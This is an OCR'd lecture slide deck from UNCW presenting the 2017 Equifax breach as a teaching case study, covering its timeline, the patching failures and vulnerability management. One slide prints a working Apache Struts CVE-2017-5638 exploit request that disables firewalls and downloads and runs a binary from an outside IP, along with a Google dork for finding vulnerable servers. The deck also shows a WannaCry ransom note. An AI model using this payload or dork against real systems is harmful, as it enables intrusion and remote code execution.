
CCDE
UNCW Center for Cyber Defense Education



Equifax Breach
as
Cybersecurity Case Study

- Geoff Stoker

UNCW University *of* North Carolina Wilmington

Tech Talk Outline

- My background
- Equifax Breach
  - In brief
  - Timeline
  - Selected Details
- Threads to pull
- Q & A

The 2017 Equifax breach details provide for the cybersecurity community an extremely rich Case Study of any duration: single lesson, ½ day, full day, week-long, month-long, semester-long.

My Background

- AUG 2017 – Present: Computer Science Lecturer, UNCW
- JUL 2016 – Present: Cyber Reconnaissance Inc (CYR3CON^{TM})
    - Cybersecurity startup (CEO Paulo Shakarian ASU) specializing in machine-learning driven threat prediction based on hacker information
- 1992 – 2016: US Army
    - Director IT Modernization (Cybersecurity, Intelligence, Operations, Logistics)
    - Course Director, United States Military Academy, West Point
    - CISO, 82nd Airborne Division (15 mo Afghanistan)
    - IT Deputy Director for Operations, Projects, and Security
    - NATO HQ, Senior Web Systems Manager
- https://www.linkedin.com/in/geoffstoker/


Equifax Breach in Brief

- On 7 SEP 2017, Equifax announced a cybercrime identity theft event potentially impacting 145+ million U.S. consumers.
- The attack started in mid-MAY, the breach was observed/detected 29 JUL.
- Information accessed by the hacker(s) in the breach included:
  - First/last names, SSNs, birth dates, addresses, and, in some instances, driver's license numbers.
- Equifax said the breach was facilitated using a flaw in Apache Struts 2
  - CVE-2017-5638: A patch for the vulnerability had been released on 7 MAR.
- Equifax shares dropped 13% the day after the breach was made public.

Equifax Breach Reactions

- *Why the Equifax breach should never have happened (Lessons from an epic fail)*
- Equifax CEO Richard Smith Who Oversaw Breach to Collect $90 Million
- **Equifax Breach Response Turns Dumpster Fire**
- Equifax hired a music major as chief security officer and she has just retired
- **EQUIFAX OFFICIALLY HAS NO EXCUSE** – WIRED

- House Committee on Oversight and Government Reform
  - DEC 2018, released 96-page report
  - “…culture of cybersecurity complacency…”
  - “…breach was entirely preventable…”
  - “Equifax failed to fully appreciate and mitigate its cybersecurity risks.”



March | April | May | June | July | August | September | October

7 MAR
CVE-2017-5638
Apache Struts

13 MAY
ACIS* breached

29-30 JUL
Breach discovered
ACIS taken offline

7 SEP
Equifax announces
the breach

*Automated Consumer Interview System (ACIS) – custom-built system to address the requirement of the Fair Credit Reporting Act (signed into law by President Nixon, 1970) that credit bureaus have a system in place to disclose information to consumers and manage disputes on consumers' credit files. The ACIS environment is described as 2 web servers and 2 application servers w/ firewalls at the perimeter of the web servers.

March | April | May | June | July | August | September | October

March

- 7 – CVE-2017-5638 disclosed; Apache Struts 2 vulnerability
- 8 – DHS/US-CERT send alerts to prioritize patching; email received at Equifax
- 9 – Equifax Global Threat and Vulnerability Management (GTVM) team email distro to 400+ people; directs patching w/in 48 hour; scans are run, nothing found
- *10 – Hackers scan, detect, and exploit the Apache Struts vuln related to ACIS*
- 14 – Emerging Threats team release a Snort signature rule; Equifax Countermeasures team installs the rule on IDS/IPS
- 15 – Equifax received from McAfee a new signature rule to detect vulnerable versions of Apache Struts and use the McAfee Vulnerability Manager to scan 958 external facing IPs (twice), but again nothing is found
- 16 – GTVM highlights Struts vuln at monthly meeting; slides distro'd to 400+ people

March | April | May | June | July | August | September | October

May – July

- 13 MAY – ACIS operating with Apache Struts 2 vulnerability is exploited
- Thru 30 JUL – hackers move around Equifax systems conducting: 9,000+ queries against 51 databases over ~76 days
  - Steal data on 145.5+ mil US consumers & 1+ mil foreign consumers
- 29 JUL – Equifax detects breach
  - Certificate on an SSL visibility appliance monitoring the ai.Equifax.com domain had expired 31 JAN 2016; at 9pm local (Alpharetta, GA data center) the Equifax Countermeasures uploads 67 new SSL certs, reviews packet captures to ensure decryption is working, and see suspicious traffic from an IP in China
- 30 – after further testing/observation, ACIS taken offline at 12:41pm local
- 31 – incident reporting makes it to CEO, Richard Smith

August

- 2 – FBI notified; Mandiant contracted to conduct comprehensive forensic review
- 11 – Mandiant identified potential access to consumer PII
- 15 – CEO informed that consumer PII was likely stolen
- 17 – CEO, CIO, CLO, CFO, ACIS lead, Mandiant convened meeting as it was confirmed that large volumes of consumer data had been compromised
- 24-25 – CEO informs Equifax Board of Directors of the breach
- Late August – Equifax prepares for breach recovery by standing up a website for individuals to find out if they were affected and a call center staffed by 1,500 temporary employees

March	April	May	June	July	August	September	October

September – October


- 4 – Equifax & Mandiant complete the initial list of 143 million consumers affected
- 7 – Equifax announced breach
- 15 – CIO & CSO retire early; additional details provided to the public
- 26 – CEO retires early
- 2 OCT – Mandiant forensic analysis reported as complete
    - SVP fired for failing to forward the original US-CERT email
- 3 – Former CEO, Richard Smith, testifies before Congress blaming human error and failure to communicate the need to patch as reasons for the breach

CVE-2017-5638 (1/3)

- The Jakarta Multipart parser in Apache Struts 2 2.3.x before 2.3.32 and 2.5.x before 2.5.10.1 has incorrect exception handling and error-message generation during file-upload attempts, which allows remote attackers to execute arbitrary commands via a crafted Content-Type, Content-Disposition, or Content-Length HTTP header, as exploited in the wild in MAR 2017 with a Content-Type header containing a #cmd= string.
- ***Upgrade Struts 2.3.5 – 2.3.31 and 2.5 – 2.5.10***

CVE-2017-5638 (2/3)

- Easy to scan internet for this vuln (via Google dorks):
  - `intitle:"Struts Problem Report" intext:"development mode is enabled."`
- Easy to exploit:




```
GET /index.action HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: %{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#cmd='/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2
stop;reSuSEfirewall2 stop;wget -c http://180.150.226.202:8087/link;chmod 777 link;./link;').
(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/
c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
Accept: text/html, application/xhtml+xml, */*
Accept-Encoding: gbk, GB2312
Accept-Language: zh-cn
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
```

CVE-2017-5638 (3/3)


- Hard to patch:
  - Upgrade to Struts 2.3.32 or 2.5.10.1
  - Struts is NOT a system library (Windows/Linux OS)
  - Affected web apps must be rebuilt/recompiled with the patched version
  - Web apps “finished” since late 2012 (5-yr old vuln) from 2.3.5
- Multipart parser problem or OGNL problem?
  - Apache Struts supports Object-Graph Navigation Language
  - OGNL can create/change executable code

Vulnerability Mitigation

- Using CVSS score to prioritize provides results similar to random
- Most vulns are ***NEVER*** exploited in the wild



- 2% actually exploited
- 22% published PoC exploits




Data compiled from MITRE, NVD and Rapid7

Equifax 2015 Patch Mgmt Audit

Findings	Complete By
Untimely remediation of vulns; manual patching; old systems	31 DEC 2016
No comprehensive IT asset inventory	30 JUN 2017
Untimely & reactive patching	31 DEC 2016
Vulns not tracked, prioritized, monitored	2017
New systems/changes not scanned prior to use	31 DEC 2015
No Windows server hardening standards	31 MAR 2016
Inconsistent patch testing	30 JUN 2016
Patch prioritization did not consider IT asset criticality	31 DEC 2015

Kansas City Shuffle?

- US-CERT Cyber Security Bulletin
  - Week of 6 MAR 2017: 96 High vulns (CVSS 7.0 – 10.0)
  - Week of 13 MAR 2017: 46 High vulns
- Adobe Flash CVSS 10.0
- Apache Struts CVSS 10.0
- CVE-2017-0143 (0144, 0145, 0146, 0148)
  - CVSS 9.3
- 12-15 MAY 2017
  - 230,000 computers
  - 150 countries



Ooops, your files have been encrypted!

What Happened to My Computer?

Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am


Payment will be raised on
5/16/2017 00:47:55
Time Left
02:23:57:37

Your files will be lost on
5/20/2017 00:47:55
Time Left
06:23:57:37

Send $300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

Business – Growth thru Acquisition

- Acquired 9 companies 2011-2017
- 15 DEC 2005: $37.80 share price; ~$3.x B market cap
- 26 SEP 2017: $106.05 share price; $12.7 B market cap
- (1 SEP: $142.72; $17 B – today: $125.30; $15.2 B)



Threads to Pull (or Follow)

- Who’s to blame?
- Equifax
  - Business growth
  - Acquisitions
  - C-level organization
  - Human Resources
  - Business processes
  - Cyber team discipline
- Government organizations
- Government rules
- Apache Struts project

- Software supply chain
- Cybersecurity
  - Vulnerability management
  - Threat intelligence
  - Tools
  - Processes
- Crisis management
- Public relations
- Hacker Cooperation
- Law, Ethics, Philosophy
  - Deterrents?
  - Auto accidents

Questions / Comments ?

UNCW UNIVERSITY *of* NORTH CAROLINA WILMINGTON